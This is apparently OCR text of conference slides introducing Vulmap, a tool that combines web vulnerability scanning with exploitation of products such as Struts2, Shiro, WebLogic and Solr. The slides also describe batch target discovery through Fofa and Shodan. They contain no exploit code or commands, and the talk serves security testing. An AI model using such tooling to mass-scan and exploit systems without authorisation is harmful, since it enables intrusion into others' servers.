Vulmap - Web Vulnerability Scanning and Verification Tools

by zhzyker

About zhzyker

“燕云实验室”是河北千诚电子科技有限公司成立的网络安全攻防技术研究实验室。专注于Web安全，网络攻防，安全运维，应急溯源方面的研究，开发成果应用于产品核心技术转化，国家重点科技项目攻关。

About zhzyker

Zero Security Team, Founded in 2014, focused on technology research in the field of information security.

About zhzyker

Security experts recommended by the gobies.org community

Agenda - 议题

- -> Introduce - 介绍
- -> Development - 开发思路
- -> Function - 功能
  - -> fofa & shodan api
  - -> dnslog rce check
  - -> vuln exploits
- -> Todo - 规划

Origin - 起因

dedecmscan

JexBoss

nexus

Exchange

Struts2Scan

apache ActiveMQ

zabbix

jenkins

WeblgoicScan

Laravel

Shiro_Exploits

apache flink

Apache xxx

Weblgoic_jar

ElasticSearch

Tomcat

Vmware

Spring xxx


apache solr

fastjson


Drupal

django

Origin - 起因


dedecmscan
JexBoss
nexus
Exchange
Struts2Scan
apache ActiveMQ
zabbix
jenkins
WeblgoicScan
Laravel
Shiro_Exploits
apache flink
Apache xxx
Weblgoic_jar
ElasticSearch
Tomcat
Vmware
Spring xxx
apache solr
fastjson
Drupal
django

Origin - 起因


dedecmscan
JexBoss
nexus
Exchange
Struts2Scan
apache ActiveMQ
zabbix
jenkins
vulmap
WeblgoicScan
Laravel
Shiro_Exploits
apache flink
Apache xxx
Weblgoic_jar
ElasticSearch
Tomcat
Vmware
Spring xxx
apache solr
fastjson
django
Drupal

Origin - 起因

Apache ActiveMQ
Apache Druid
Apache Flink
Apache Shiro
Apache Solr
Apache Struts2
Apache Tomcat
Apache Unomi
Drupal
Elasticsearch
Exchange
Fastjson
Jenkins
... ...

Scan

Batch Scan

Speed Fast

Exploits

Output

Proxy

Api
... ...


Development - vulmap

将漏洞扫描与验证结合到了一起，及大程度便于测试人员在发现漏洞后及时进行下一步操作，工具追求于于高效、便捷


高效： 逐步开发中慢慢引入了批量扫描、Fofa、Shodan 批量扫描，且支持多线程默认开启协程，以最快的速度扫描大量资产

便捷： 单个工具，发现漏洞即可利用，大量资产扫描可多格式输出结果

